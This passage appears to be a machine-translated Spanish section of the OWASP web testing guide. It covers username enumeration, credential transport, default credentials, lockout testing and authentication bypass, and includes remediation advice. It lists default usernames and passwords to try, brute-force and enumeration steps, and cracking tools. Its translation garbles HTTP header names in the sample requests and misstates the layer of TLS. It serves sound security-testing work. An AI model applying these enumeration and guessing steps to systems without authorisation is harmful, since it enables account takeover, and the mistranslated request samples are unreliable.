Usuario invalido

Autenticación no válida

- Analizar un mensaje recibido de una instalación de recuperación

Cuando utilizamos una función de recuperación (es decir, una función de contraseña olvidada)

ción) una aplicación vulnerable podría devolver un mensaje que revele si un nombre de usuario existe o no.

Por ejemplo, mensaje similar al siguiente:

Nombre de usuario no válido: la dirección de correo electrónico no es válida o no se encontró el usuario especificado.

Nombre de usuario válido: su contraseña se ha enviado correctamente a la dirección de correo electrónico con la que se registró.

- Mensaje de error 404 amigable

Cuando solicitamos un usuario dentro del directorio que no existe, no siempre recibimos el código de error 404. En cambio, es posible que recibamos "200 ok" con una imagen, en este caso podemos asumir que cuando recibimos la imagen específica el usuario no existe. Esta lógica se puede aplicar a la respuesta de otros servidores web; el truco es un buen análisis de los mensajes del servidor web y de la aplicación web.

Adivinando usuarios

En algunos casos, las ID de usuario se crean con políticas específicas del administrador o de la empresa. Por ejemplo, podemos ver un usuario con una ID de usuario creada en orden secuencial:

CN000100

CN000101

....

A veces los nombres de usuario se crean con un alias REALM y luego unos números secuenciales:
R1001 – usuario 001 para REALM1
R2001 – usuario 001 para REALM2

En el ejemplo anterior, podemos crear scripts de shell simples que componen ID de usuario y enviar una solicitud con una herramienta como wget para automatizar una consulta web para discernir ID de usuario válidos. Para crear un script también podemos usar Perl y CURL.

Otras posibilidades son: - ID de usuario asociados a números de tarjetas de crédito, o en general números con un patrón. - ID de usuario asociados con nombres reales, por ejemplo, si Freddie Mercury tiene un ID de usuario "fmercury", entonces se podría suponer que Roger Taylor tiene el ID de usuario "rtaylor".

Nuevamente, podemos adivinar un nombre de usuario a partir de la información recibida de una consulta LDAP o de la recopilación de información de Google, por ejemplo, de un dominio específico. Google puede ayudar a encontrar usuarios de dominio mediante consultas específicas o mediante una simple herramienta o script de shell.

Atención: al enumerar cuentas de usuario, corre el riesgo de bloquear cuentas después de una cantidad predefinida de sondeos fallidos (según la política de la aplicación). Además, a veces, su dirección IP puede estar prohibida mediante reglas dinámicas en el firewall de la aplicación o en el sistema de prevención de intrusiones.

Prueba de caja gris

Prueba de mensajes de error de autenticación

Verifique que la aplicación responda de la misma manera para todos los casos.

Cada solicitud de cliente que produce una autenticación fallida. Para este tema, las pruebas de Caja Negra y Caja Gris tienen el mismo concepto basado en el análisis de mensajes o códigos de error recibidos desde la aplicación web.

Resultado esperado:

La aplicación debería responder de la misma manera por cada intento fallido de autenticación.

Por ejemplo:

Las credenciales enviadas no son válidas

Herramientas

- WebScarab: OWASP_WebScarab_Project
- CURL: <http://curl.haxx.se/>
- PERL: <http://www.perl.org>
- Herramienta de enumeración de usuarios de Sun Java Access & Identity Manager: <http://www.aboutsecurity.net>

Referencias

- Marco Mella, enumeración de usuarios de Sun Java Access & Identity Manager: <http://www.aboutsecurity.net>
- Vulnerabilidades de enumeración de nombres de usuario: <http://www.gnucitizen.org/blog/username-enumeration-vulnerabilities>

Remediación

Asegúrese de que la aplicación devuelva mensajes de error genéricos consistentes en respuesta a nombres de cuenta, contraseñas u otras credenciales de usuario no válidas ingresadas durante el proceso de inicio de sesión.

Asegúrese de que las cuentas predeterminadas del sistema y las cuentas de prueba se eliminen antes de lanzar el sistema a producción (o exponerlo a una red que no sea de confianza).

Prueba de política de nombre de usuario débil o no aplicada (OTG-IDENT-005)

Resumen

Los nombres de las cuentas de usuario suelen estar muy estructurados (por ejemplo, el nombre de la cuenta de Joe Bloggs es jbloggs y el nombre de la cuenta de Fred Nurks es fnurks) y los nombres de cuentas válidos se pueden adivinar fácilmente.

Objetivos de la prueba

Determine si una estructura de nombre de cuenta coherente hace que la aplicación sea vulnerable a la enumeración de cuentas. Determine si los mensajes de error de la aplicación permiten la enumeración de cuentas.

como probar

- Determinar la estructura de los nombres de cuentas.
- Evaluar la respuesta de la aplicación a cuentas válidas e inválidas. nombres.
- Utilice respuestas diferentes a nombres de cuentas válidos e inválidos para enumerar nombres de cuentas válidos.
- Utilice diccionarios de nombres de cuentas para enumerar cuentas válidas. nombres.

Remediación

Asegúrese de que la aplicación devuelva mensajes de error genéricos coherentes en respuesta a un nombre de cuenta, contraseña u otro usuario no válidos.

credenciales ingresadas durante el proceso de inicio de sesión.

Pruebas de autenticación

La autenticación (griego: αυθεντικός = real o genuino, de 'au-thentes' = autor) es el acto de establecer o confirmar algo (o alguien) como auténtico, es decir, que las afirmaciones hechas por o sobre la cosa son verdaderas. Autenticar un objeto puede significar confirmar su procedencia, mientras que autenticar a una persona a menudo consiste en verificar su identidad. La autenticación depende de uno o más factores de autenticación.

En seguridad informática, la autenticación es el proceso de intentar verificar la identidad digital del remitente de una comunicación. Un ejemplo común de dicho proceso es el proceso de inicio de sesión. Probar el esquema de autenticación significa comprender cómo funciona el proceso de autenticación y utilizar esa información para eludir el mecanismo de autenticación.

Pruebas de credenciales transportadas un canal cifrado (OTG-AUTHN-001)

Resumen

Probar el transporte de credenciales significa verificar que los datos de autenticación del usuario se transfieren a través de un canal cifrado para evitar ser interceptados por usuarios malintencionados. El análisis se centra simplemente en intentar entender si los datos viajan sin cifrar desde el navegador web al servidor, o si la aplicación web toma las medidas de seguridad adecuadas utilizando un protocolo como HTTPS. El protocolo HTTPS se basa en TLS/SSL para cifrar los datos que se transmiten y garantizar que el usuario sea enviado al sitio deseado.

Claramente, el hecho de que el tráfico esté cifrado no significa necesariamente que sea completamente seguro. La seguridad también depende del algoritmo de cifrado utilizado y de la solidez de las claves que utiliza la aplicación, pero este tema en particular no se abordará en esta sección.

Para obtener una discusión más detallada sobre cómo probar la seguridad de los canales TLS/SSL, consulte el capítulo Pruebas de SSL/TLS débil. Aquí, el evaluador simplemente intentará comprender si los datos que los usuarios ingresan en los formularios web para iniciar sesión en un sitio web se transmiten utilizando protocolos seguros que los protegen de un atacante.

Hoy en día, el ejemplo más común de este problema es la página de inicio de sesión de una aplicación web. El evaluador debe verificar que las credenciales del usuario se transmitan a través de un canal cifrado. Para iniciar sesión en un sitio web, el usuario normalmente debe completar un formulario simple que transmite los datos insertados a la aplicación web con el método POST. Lo que es menos obvio es que estos datos se pueden pasar usando el protocolo HTTP, que transmite los datos en un formato de texto claro y no seguro, o usando el protocolo HTTPS, que cifra los datos durante la transmisión. Para complicar aún más las cosas, existe la posibilidad de que el sitio tenga la página de inicio de sesión accesible a través de HTTP (haciéndonos creer que la transmisión es insegura), pero en realidad envía datos a través de HTTPS. Esta prueba se realiza para garantizar que un atacante no pueda recuperar información confidencial simplemente rastreando la red con una herramienta de rastreo.

Cómo probar

Pruebas de caja negra

En los siguientes ejemplos usaremos WebScarab para cap-

Pruebas de penetración de aplicaciones web

encabezados de paquetes de datos e inspeccionarlos. Puede utilizar cualquier proxy web que prefiera.

Ejemplo 1: Envío de datos con método POST a través de HTTP

Supongamos que la página de inicio de sesión presenta un formulario con los campos Usuario, Contraseña y el botón Enviar para autenticar y dar acceso a la aplicación. Si miramos los encabezados de nuestra solicitud con WebScarab, podemos obtener algo como esto:

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
```

Anfitrío: www.ejemplo.com
 Agente de usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14)
 Gecko/20080404
 Aceptar: texto/xml, aplicación/xml, aplicación/xhtml+xml
 Aceptar-Idioma: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
 Aceptar codificación: gzip, desinflar
 Juego de caracteres aceptado: ISO-8859-1,utf-8;q=0.7,*;q=0.7
 Mantener vivo: 300
 Conexión: mantener vivo
 Referencia: http://www.example.com/index.jsp
 Cookie: JSESSIONID=LvrrQQXgwyWpW7QMnS49vtW1yBd-qn98CGIkP4jTtVCGdyPkmm3S!
 Tipo de contenido: aplicación/x-www-form-urlencoded
 Longitud del contenido: 64

 servicio_delegado=218&Usuario=prueba&Pass=prueba&Enviar=--
 ENTREGAR

A partir de este ejemplo, el evaluador puede comprender que la solicitud POST envía los datos a la página www.example.com/AuthenticationServlet mediante HTTP. Por lo tanto, los datos se transmiten sin cifrado y un usuario malintencionado podría interceptar el nombre de usuario y la contraseña simplemente husmeando la red con una herramienta como Wireshark.

Ejemplo 2: Envío de datos con método POST a través de HTTPS

Supongamos que nuestra aplicación web utiliza el protocolo HTTPS para cifrar los datos que enviamos (o al menos para transmitir datos sensibles como credenciales). En este caso, al iniciar sesión en la aplicación web, el encabezado de nuestra solicitud POST sería similar al siguiente:

```
PUBLICAR https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
```

Anfitrío: www.ejemplo.com
 Agente de usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14)
 Gecko/20080404
 Aceptar: texto/xml, aplicación/xml, aplicación/xhtml+xml, text/html
 Aceptar-Idioma: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
 Aceptar codificación: gzip, desinflar
 Juego de caracteres aceptado: ISO-8859-1,utf-8;q=0.7,*;q=0.7
 Mantener vivo: 300
 Conexión: mantener vivo
 Referencia: https://www.example.com/cgi-bin/login.cgi
 Cookie: idioma=inglés; Tipo de contenido: aplicación/x-www-form-urlencoded
 Longitud del contenido: 50

 Comando=Iniciar sesión&Usuario=prueba&Pasar=prueba

Podemos ver que la solicitud está dirigida a www.example.

com:443/cgi-bin/login.cgi utilizando el protocolo HTTPS. Esto garantiza que nuestras credenciales se envíen mediante un canal cifrado y que un usuario malintencionado que utilice un rastreador no pueda leerlas.

Ejemplo 3: enviar datos con el método POST a través de HTTPS en una página accesible a través de HTTP

Ahora, imagine que tiene una página web accesible a través de HTTP y que solo los datos enviados desde el formulario de autenticación se transmiten a través de HTTPS. Esta situación ocurre, por ejemplo, cuando estamos en un portal de una gran empresa que ofrece diversa información y servicios que están disponibles públicamente, sin identificación, pero el sitio también tiene una sección privada accesible desde la página de inicio cuando los usuarios inician sesión. Entonces, cuando intentemos iniciar sesión, el encabezado de nuestra solicitud se verá como el siguiente ejemplo:

```
PUBLICAR https://www.ejemplo.com:443/login.do HTTP/1.1
```

Anfitrío: www.ejemplo.com
 Agente de usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
 Aceptar: texto/xml, aplicación/xml, aplicación/xhtml+xml, text/html
 Aceptar-Idioma: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
 Aceptar codificación: gzip, desinflar
 Juego de caracteres aceptado: ISO-8859-1,utf-8;q=0.7,*;q=0.7
 Mantener vivo: 300
 Conexión: mantener vivo
 Referencia: http://www.example.com/homepage.do
 Cookie: SERVTIMSESSIONID=s2JyLkvDJ9ZhX3yr5Bj3DFLkdphH-0QNSJ3VQB6pLhjkW6F

 Tipo de contenido: aplicación/x-www-form-urlencoded
 Longitud del contenido: 45

 Usuario=prueba&Pass=prueba&portal=Portal de ejemplo

Podemos ver que nuestra solicitud está dirigida a www.example.

com:443/login.do usando HTTPS. Pero si echamos un vistazo al encabezado Referrer (la página de donde venimos), es www.example.com/homepage.do y es accesible a través de HTTP simple. Aunque enviamos datos a través de HTTPS, esta implementación puede permitir ataques **SSL-Strip** (un tipo de **ataque Man-in-the-middle**)

Ejemplo 4: Envío de datos con método GET a través de HTTPS

En este último ejemplo, supongamos que la aplicación transfiere datos mediante el método GET. Este método nunca debe usarse en un formulario que transmita datos confidenciales como nombre de usuario y contraseña, porque los datos se muestran en texto claro en la URL y esto causa toda una serie de problemas de seguridad. Por ejemplo, la URL solicitada está fácilmente disponible en los registros del servidor o en el historial de su navegador, lo que hace que personas no autorizadas puedan recuperar sus datos confidenciales. Así que este ejemplo es puramente demostrativo, pero, en realidad, se recomienda encarecidamente utilizar el método POST.

```
OBTÉN https://www.example.com/success.html?user=test&
```

pasar=prueba HTTP/1.1
 Anfitrío: www.ejemplo.com

Agente de usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
 Aceptar: texto/xml, aplicación/xml, aplicación/xhtml+xml, -
 texto/html
 Aceptar-Idioma: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
 Aceptar codificación: gzip, desinflar
 Juego de caracteres aceptado: ISO-8859-1,utf-8;q=0.7,*;q=0.7
 Mantener vivo: 300
 Conexión: mantener vivo
 Referencia: https://www.example.com/form.html
 Si se modifica desde: lunes 30 de junio de 2008 07:55:11 GMT
 Si ninguno coincide: "43a01-5b-4868915"

Puede ver que los datos se transfieren en texto claro en la URL y no en el cuerpo de la solicitud como antes. Pero debemos tener en cuenta que SSL/TLS es un protocolo de nivel 5, un nivel inferior al de HTTP, por lo que todo el paquete HTTP sigue cifrado, lo que hace que la URL sea ilegible para un usuario malintencionado que utilice un rastreador. Sin embargo, como se indicó anteriormente, no es una buena práctica utilizar el método GET para enviar datos confidenciales a una aplicación web, porque la información contenida en la URL se puede almacenar en muchas ubicaciones, como registros de servidores proxy y web.

Prueba de caja gris

Hable con los desarrolladores de la aplicación web e intente comprender si conocen las diferencias entre los protocolos HTTP y HTTPS y por qué deberían usar HTTPS para transmitir información confidencial. Luego, verifique con ellos si se utiliza HTTPS en cada solicitud confidencial, como las de las páginas de inicio de sesión, para evitar que usuarios no autorizados intercepten los datos.

Herramientas

- WebEscarabajo
- Proxy de ataque OWASP Zed (ZAP)

Referencias

Libros blancos

- HTTP/1.1: Consideraciones de seguridad - <http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html>
- SSL no se trata de cifrado

Prueba de credenciales predeterminadas (OTG-AUTHN-002)

Resumen

Hoy en día, las aplicaciones web suelen utilizar software comercial o de código abierto popular que puede instalarse en servidores con una configuración o personalización mínima por parte del administrador del servidor. Además, muchos dispositivos de hardware (es decir, enrutadores de red y servidores de bases de datos) ofrecen configuración basada en web o interfaces administrativas.

A menudo, estas aplicaciones, una vez instaladas, no están configuradas correctamente y las credenciales predeterminadas proporcionadas para la autenticación y configuración iniciales nunca se cambian. Estas credenciales predeterminadas son bien conocidas por los evaluadores de penetración y, lamentablemente, también por los atacantes maliciosos, que pueden utilizarlas para obtener acceso a varios tipos de aplicaciones.

Además, en muchas situaciones, cuando se crea una nueva cuenta en una aplicación, se genera una contraseña predeterminada (con algunas características estándar). Si esta contraseña es predecible y el usuario no la cambia en el primer acceso, esto puede provocar que un atacante obtenga acceso no autorizado a la aplicación.

La causa raíz de este problema se puede identificar como:

- Personal de TI sin experiencia, que desconoce la importancia de cambiar las contraseñas predeterminadas en los componentes de la infraestructura instalada, o dejar la contraseña predeterminada para “facilitar el mantenimiento”.
- Programadores que dejan puertas traseras para acceder y probar fácilmente su aplicación y luego se olvidan de eliminarlos.
- Aplicaciones con cuentas predeterminadas integradas no extraíbles con un nombre de usuario y contraseña preestablecidos.
- Aplicaciones que no obligan al usuario a cambiar las credenciales predeterminadas después del primer inicio de sesión.

Cómo probar

Prueba de credenciales predeterminadas de aplicaciones comunes
 En las pruebas de caja negra, el evaluador no sabe nada sobre la aplicación y su infraestructura subyacente. En realidad, esto muchas veces no es cierto y se conoce cierta información sobre la aplicación. Suponemos que ha identificado, mediante el uso de las técnicas descritas en esta Guía de prueba en el capítulo Recopilación de información, al menos una o más aplicaciones comunes que pueden contener interfaces administrativas accesibles.

Cuando haya identificado una interfaz de aplicación, por ejemplo, la interfaz web de un enrutador Cisco o un portal de administrador de Weblogic, verifique que los nombres de usuario y contraseñas conocidos para estos dispositivos no resulten en una autenticación exitosa. Para ello puedes consultar la documentación del fabricante o, de una forma mucho más sencilla, puedes encontrar credenciales comunes utilizando un motor de búsqueda o utilizando uno de los sitios o herramientas que aparecen en la sección Referencia.

Cuando nos enfrentamos a aplicaciones en las que no tenemos una lista de cuentas de usuario comunes y predeterminadas (por ejemplo, debido a que la aplicación no está muy extendida), podemos intentar adivinar credenciales predeterminadas válidas. Tenga en cuenta que la aplicación que se está probando puede tener habilitada una política de bloqueo de cuenta, y varios intentos de adivinar una contraseña con un nombre de usuario conocido pueden causar que la cuenta se bloquee. Si es posible bloquear la cuenta de administrador, puede resultar problemático para el administrador del sistema restablecerla.

Muchas aplicaciones tienen mensajes de error detallados que informan a los usuarios del sitio sobre la validez de los nombres de usuario ingresados. Esta información será útil al probar cuentas de usuario predeterminadas o adivinables. Dicha funcionalidad se puede encontrar, por ejemplo, en la página de inicio de sesión, en la página de restablecimiento de contraseña y olvido de contraseña, y en la página de registro. Una vez que haya encontrado un nombre de usuario predeterminado, también podrá comenzar a adivinar las contraseñas para esta cuenta.

Puede encontrar más información sobre este procedimiento en la sección [Pruebas de enumeración de usuarios y cuenta de usuario adivinable](#) y en la sección [Pruebas de política de contraseñas débiles](#).

Dado que estos tipos de credenciales predeterminadas suelen estar vinculadas a cuentas administrativas, puede proceder de esta manera:

Pruebas de penetración de aplicaciones web

- Pruebe con los siguientes nombres de usuario: "admin", "administrador", "raíz", "sistema", "invitado", "operador" o "super". Son populares entre los administradores de sistemas y se utilizan con frecuencia. Además, puede probar con "qa", "test", "test1", "testing" y nombres similares. Intente cualquier combinación de lo anterior tanto en el campo de nombre de usuario como en el de contraseña. Si la aplicación es vulnerable a la enumeración de nombres de usuario y logra identificar con éxito cualquiera de los nombres de usuario anteriores, intente contraseñas de manera similar. Además, pruebe con una contraseña vacía o una de las siguientes "contraseña", "contraseña123", "contraseña123", "admin" o "invitado" con las cuentas anteriores o cualquier otra cuenta enumerada.

También se pueden intentar otras permutaciones de lo anterior. Si estas contraseñas fallan, puede que valga la pena utilizar una lista de nombres de usuario y contraseñas comunes e intentar realizar varias solicitudes a la aplicación. Por supuesto, esto se puede programar para ahorrar tiempo.

- Los usuarios administrativos de la aplicación suelen recibir el nombre del aplicación u organización. Esto significa que si está probando una aplicación llamada "Oscuridad", intente usar oscuridad/oscuridad o cualquier otra combinación similar como nombre de usuario y contraseña.
- Cuando realice una prueba para un cliente, intente utilizar los nombres de los contactos que haya recibido como nombres de usuario con contraseñas comunes. Las direcciones de correo electrónico de los clientes revelan la convención de nomenclatura de las cuentas de usuario: si el empleado John Doe tiene la dirección de correo electrónico jdoe@example.com, puede intentar encontrar los nombres de los administradores del sistema en las redes sociales y adivinar su nombre de usuario aplicando la misma convención de nomenclatura a sus nombre.
- Intente utilizar todos los nombres de usuario anteriores con contraseñas en blanco.
- Revisar el código fuente de la página y JavaScript ya sea a través de un proxy o viendo la fuente. Busque referencias a usuarios y contraseñas en la fuente.

Por ejemplo, "Si nombre de usuario='admin' entonces starturl=/admin.asp else /index.asp" (para un inicio de sesión exitoso versus un inicio de sesión fallido).

Además, si tiene una cuenta válida, inicie sesión y vea cada solicitud y respuesta para un inicio de sesión válido versus un inicio de sesión no válido, como parámetros ocultos adicionales, solicitudes GET interesantes (iniciar sesión = si), etc.

- Busque nombres de cuentas y contraseñas escritas en los comentarios. en el código fuente. También busque en los directorios de respaldo el código fuente (o copias de seguridad del código fuente) que puedan contener comentarios y códigos interesantes.

Prueba de contraseña predeterminada de cuentas nuevas

También puede ocurrir que cuando se crea una nueva cuenta en una aplicación, a la cuenta se le asigne una contraseña predeterminada. Esta contraseña podría tener algunas características estándar que la hagan predecible. Si el usuario no lo cambia la primera vez que lo usa (esto sucede a menudo si el usuario no está obligado a cambiarlo) o si el usuario aún no ha iniciado sesión en la aplicación, esto puede llevar a que un atacante obtenga acceso no autorizado a la aplicación. solicitud.

Los consejos dados anteriormente sobre una posible política de bloqueo y mensajes de error detallados también se aplican aquí cuando se prueban contraseñas predeterminadas.

Se pueden aplicar los siguientes pasos para probar estos tipos de credenciales predeterminadas:

- Mirar la página de Registro de Usuario puede ayudar a determinar el formato esperado y la longitud mínima o máxima del

nombres de usuario y contraseñas de la aplicación. Si no existe una página de registro de usuario, determine si la organización utiliza una convención de nomenclatura estándar para nombres de usuario, como su dirección de correo electrónico o el nombre antes de "@" en el correo electrónico.

- Intente extraer desde la aplicación cómo se generan los nombres de usuario.

Por ejemplo, ¿puede un usuario elegir su propio nombre de usuario o el sistema genera un nombre de cuenta para el usuario basándose en cierta información personal o utilizando una secuencia predecible? Si la aplicación genera los nombres de las cuentas en una secuencia predecible, como usuario7811, intente borrar todas las cuentas posibles de forma recursiva.

Si puede identificar una respuesta diferente de la aplicación cuando usa un nombre de usuario válido y una contraseña incorrecta, entonces puede intentar un ataque de fuerza bruta en el nombre de usuario válido (o probar rápidamente cualquiera de las contraseñas comunes identificadas arriba o en la sección de referencia).

- Intente determinar si la contraseña generada por el sistema es predecible. Para hacer esto, cree muchas cuentas nuevas rápidamente una tras otra para poder comparar y determinar si las contraseñas son predecibles. Si es predecible, intente correlacionarlos con los nombres de usuario o cualquier cuenta enumerada y utilicelos como base para un ataque de fuerza bruta.

- Si ha identificado la convención de nomenclatura correcta para el nombre de usuario, intente utilizar contraseñas de "fuerza bruta" con alguna secuencia predecible común, como por ejemplo fechas de nacimiento.
- Intente utilizar todos los nombres de usuario anteriores con contraseñas en blanco o utilizar el nombre de usuario también como valor de contraseña.

Prueba de caja gris

Los siguientes pasos se basan exclusivamente en un enfoque de caja gris. Si solo dispone de parte de esta información, consulte las pruebas de caja negra para llenar los vacíos.

- Hable con el personal de TI para determinar qué contraseñas uso para el acceso administrativo y cómo la administración del se realiza la aplicación.
- Pregunte al personal de TI si se cambian las contraseñas predeterminadas y si las contraseñas predeterminadas Las cuentas de usuario están deshabilitadas.
- Examine la base de datos de usuarios para obtener las credenciales predeterminadas como se describe en la sección de pruebas de Caja Negra. También verifique si hay campos de contraseña vacíos.
- Examine el código en busca de nombres de usuario y contraseñas codificados.
- Busque archivos de configuración que contengan nombres de usuario y contraseñas.
- Examine la política de contraseñas y, si la aplicación genera sus propias contraseñas para nuevos usuarios, verifique la política en uso para este procedimiento.

Herramientas

- Burp Intruder: <http://portswigger.net/burp/intruder.html>
- THC Hydra: <http://www.thc.org/thc-hydra/>
- Bruto: <http://www.hoobie.net/brutus/>
- Nikto 2: <http://www.cirt.net/nikto2>

Referencias

Documentos

- Técnicos • CIRT <http://www.cirt.net/passwords>
- Seguridad gubernamental: inicios de sesión y contraseñas predeterminados para Dispositivos en red <http://www.governmentsecurity.org/>
- Artículos/Inicios de sesión y contraseñas predeterminados para dispositivos en red.php
- Virus.org <http://www.virus.org/default-password/>

Prueba de mecanismo de bloqueo débil (OTG-AUTHN-003)

Resumen

Los mecanismos de bloqueo de cuentas se utilizan para mitigar los ataques de fuerza bruta para adivinar contraseñas. Las cuentas generalmente se bloquean después de 3 a 5 intentos fallidos de inicio de sesión y solo se pueden desbloquear después de un período de tiempo predeterminado, mediante un mecanismo de desbloqueo de autoservicio o la intervención de un administrador. Los mecanismos de bloqueo de cuentas requieren un equilibrio entre proteger las cuentas del acceso no autorizado y proteger a los usuarios para que no se les niegue el acceso autorizado.

Tenga en cuenta que esta prueba debe cubrir todos los aspectos de la autenticación donde los mecanismos de bloqueo serían apropiados, por ejemplo, cuando al usuario se le presentan preguntas de seguridad durante mecanismos de contraseña olvidada ([consulte Pruebas de preguntas de seguridad débiles/respuesta \(OTG-AUTHN-008\)](#)).

Sin un mecanismo de bloqueo fuerte, la aplicación puede ser susceptible a ataques de fuerza bruta. Después de un ataque de fuerza bruta exitoso, un usuario malintencionado podría tener acceso a:

- **Información o datos confidenciales: Secciones privadas de una web**

La aplicación podría revelar documentos confidenciales, datos de perfil de los usuarios, información financiera, datos bancarios, relaciones de los usuarios, etc.

- **Paneles de administración: Estas secciones son utilizadas por webmasters**

para administrar (modificar, eliminar, agregar) el contenido de la aplicación web, administrar el aprovisionamiento de usuarios, asignar diferentes privilegios a los usuarios, etc.

- **Oportunidades de nuevos ataques: secciones autenticadas de un**

La aplicación web podría contener vulnerabilidades que no están presentes en la sección pública de la aplicación web y podría contener funciones avanzadas que no están disponibles para los usuarios públicos.

Objetivos de la prueba

- Evaluar la capacidad del mecanismo de bloqueo de cuentas para mitigar la adivinación de contraseñas por fuerza bruta.
- Evaluar la resistencia del mecanismo de desbloqueo al desbloqueo no autorizado de cuentas.

Cómo probar

Normalmente, para probar la solidez de los mecanismos de bloqueo, necesitará acceso a una cuenta que esté dispuesta o pueda permitirse el lujo de bloquear.

Si solo tiene una cuenta con la que puede iniciar sesión en la aplicación web, realice esta prueba al final de su plan de prueba para evitar que no pueda continuar con la prueba debido a una cuenta bloqueada.

Para evaluar la capacidad del mecanismo de bloqueo de cuentas para mitigar la adivinación de contraseñas por fuerza bruta, intente un inicio de sesión no válido utilizando la contraseña incorrecta varias veces, antes de usar la contraseña correcta para verificar que la cuenta fue bloqueada. Una prueba de ejemplo puede ser la siguiente:

[1] [Intente iniciar sesión con una contraseña incorrecta 3 veces.](#)

[2] [Inicie sesión exitosamente con la contraseña correcta, lo que muestra que el mecanismo de bloqueo no se activa después de 3 intentos de autenticación incorrectos.](#)

[3] [Intente iniciar sesión con una contraseña incorrecta 4 veces.](#)

[4] [Inicie sesión exitosamente con la contraseña correcta, lo que muestra que el mecanismo de bloqueo no se activa después de 4 intentos de autenticación incorrectos.](#)

[5] [Intente iniciar sesión con una contraseña incorrecta 5 veces.](#)

[6] [Intente iniciar sesión con la contraseña correcta. La aplicación devuelve "Su cuenta está bloqueada", confirmando así que la cuenta está bloqueada después de 5 intentos de autenticación incorrectos.](#)

[7] [Intente iniciar sesión con la contraseña correcta 5 minutos después.](#)

La aplicación devuelve "Su cuenta está bloqueada", lo que muestra que el mecanismo de bloqueo no se desbloquea automáticamente después de 5 minutos.

[8] [Intente iniciar sesión con la contraseña correcta 10 minutos después. La aplicación devuelve "Su cuenta está bloqueada", lo que muestra que el mecanismo de bloqueo no se desbloquea automáticamente después de 10 minutos.](#)

[9] [Inicie sesión correctamente con la contraseña correcta 15 minutos después, lo que muestra que el mecanismo de bloqueo se desbloquea automáticamente después de un período de 10 a 15 minutos.](#)

Un CAPTCHA puede obstaculizar los ataques de fuerza bruta, pero pueden tener su propio conjunto de debilidades ([consulte Pruebas de CAPTCHA](#)) y no deben reemplazar un mecanismo de bloqueo.

Evaluar la resistencia del mecanismo de desbloqueo a ataques no autorizados. desbloqueo de cuenta, inicie el mecanismo de desbloqueo y busque debilidades.

Los mecanismos de desbloqueo típicos pueden implicar preguntas secretas o un enlace de desbloqueo enviado por correo electrónico. El enlace de desbloqueo debe ser un enlace único y único, para evitar que un atacante adivine o reproduzca el enlace y realice ataques de fuerza bruta en lotes. Las preguntas y respuestas secretas deben ser sólidas ([consulte Pruebas para preguntas/respuestas de seguridad débiles](#)).

Tenga en cuenta que un mecanismo de desbloqueo sólo debe usarse para desbloquear cuentas. No es lo mismo que un mecanismo de recuperación de contraseña.

Factores a considerar al implementar un mecanismo de bloqueo de cuenta:

[1] [¿Cuál es el riesgo de adivinar la contraseña por fuerza bruta contra la aplicación?](#)

[2] [¿Es suficiente un CAPTCHA para mitigar este riesgo?](#)

[3] [Número de intentos fallidos de inicio de sesión antes del bloqueo. Si el umbral de bloqueo es demasiado bajo, es posible que los usuarios válidos queden bloqueados con demasiada frecuencia. Si el umbral de bloqueo es demasiado alto, más intentos podrá hacer un atacante para forzar la cuenta antes de que se bloquee. Dependiendo del propósito de la aplicación, un umbral de bloqueo típico es un rango de 5 a 10 intentos fallidos.](#)

[4] [¿Cómo se desbloquearán las cuentas?](#)

• [Manualmente por un administrador: este es el método de bloqueo más seguro, pero puede causar molestias a los usuarios y consumir el "valioso" tiempo del administrador.](#)

- Tenga en cuenta que el administrador también debe tener un método de recuperación en caso de que su cuenta se bloquee.

- Este mecanismo de desbloqueo puede provocar un ataque de denegación de servicio si el objetivo del atacante es bloquear las cuentas de todos los usuarios de la aplicación web.

• [Después de un período de tiempo: ¿Cuál es la duración del bloqueo?](#)

¿Es esto suficiente para proteger la aplicación? Por ejemplo, una duración de bloqueo de 5 a 30 minutos puede ser un buen equilibrio entre mitigar los ataques de fuerza bruta e incomodar a los usuarios válidos.

• [A través de un mecanismo de autoservicio: Como se indicó anteriormente, este mecanismo de autoservicio debe ser lo suficientemente seguro como para evitar que el atacante pueda desbloquear cuentas por sí mismo.](#)

Pruebas de penetración de aplicaciones web

Referencias

Consulte el artículo de OWASP sobre ataques [de fuerza bruta](#).

Remediación

Aplicar mecanismos de desbloqueo de cuenta según el nivel de riesgo. En orden de menor a mayor seguridad:

- [1] Bloqueo y desbloqueo basados en tiempo.
- [2] Desbloqueo de autoservicio (envía un correo electrónico de desbloqueo a la dirección de correo electrónico registrada).
- [3] Desbloqueo manual del administrador.
- [4] Desbloqueo manual del administrador con identificación positiva del usuario.

Prueba para omitir el esquema de autenticación (OTG-AUTHN-004)

Resumen

Si bien la mayoría de las aplicaciones requieren autenticación para obtener acceso a información privada o ejecutar tareas, no todos los métodos de autenticación pueden proporcionar la seguridad adecuada. La negligencia, la ignorancia o la simple subestimación de las amenazas a la seguridad a menudo resultan en esquemas de autenticación que se pueden eludir simplemente omitiendo la página de inicio de sesión y llamando directamente a una página interna a la que se supone se debe acceder sólo después de que se haya realizado la autenticación.

Además, a menudo es posible eludir las medidas de autenticación alterando las solicitudes y engañando a la aplicación haciéndole creer que el usuario ya está autenticado. Esto se puede lograr modificando el parámetro de URL dado, manipulando el formulario o falsificando sesiones.

Los problemas relacionados con el esquema de autenticación se pueden encontrar en diferentes etapas del ciclo de vida de desarrollo de software (SDLC), como las fases de diseño, desarrollo e implementación:

- En la fase de diseño, los errores pueden incluir una definición incorrecta de las secciones de la aplicación que se deben proteger, la elección de no aplicar protocolos de cifrado fuertes para asegurar la transmisión de credenciales y muchos más.
- En la fase de desarrollo, los errores pueden incluir errores de implementación de la funcionalidad de validación de entrada o no seguir las mejores prácticas de seguridad para el idioma específico.
- En la fase de implementación de la aplicación, puede haber problemas durante la instalación de la aplicación (actividades de instalación y configuración) debido a la falta de habilidades técnicas requeridas o debido a la falta de buena documentación.

Cómo probar

Pruebas de caja negra

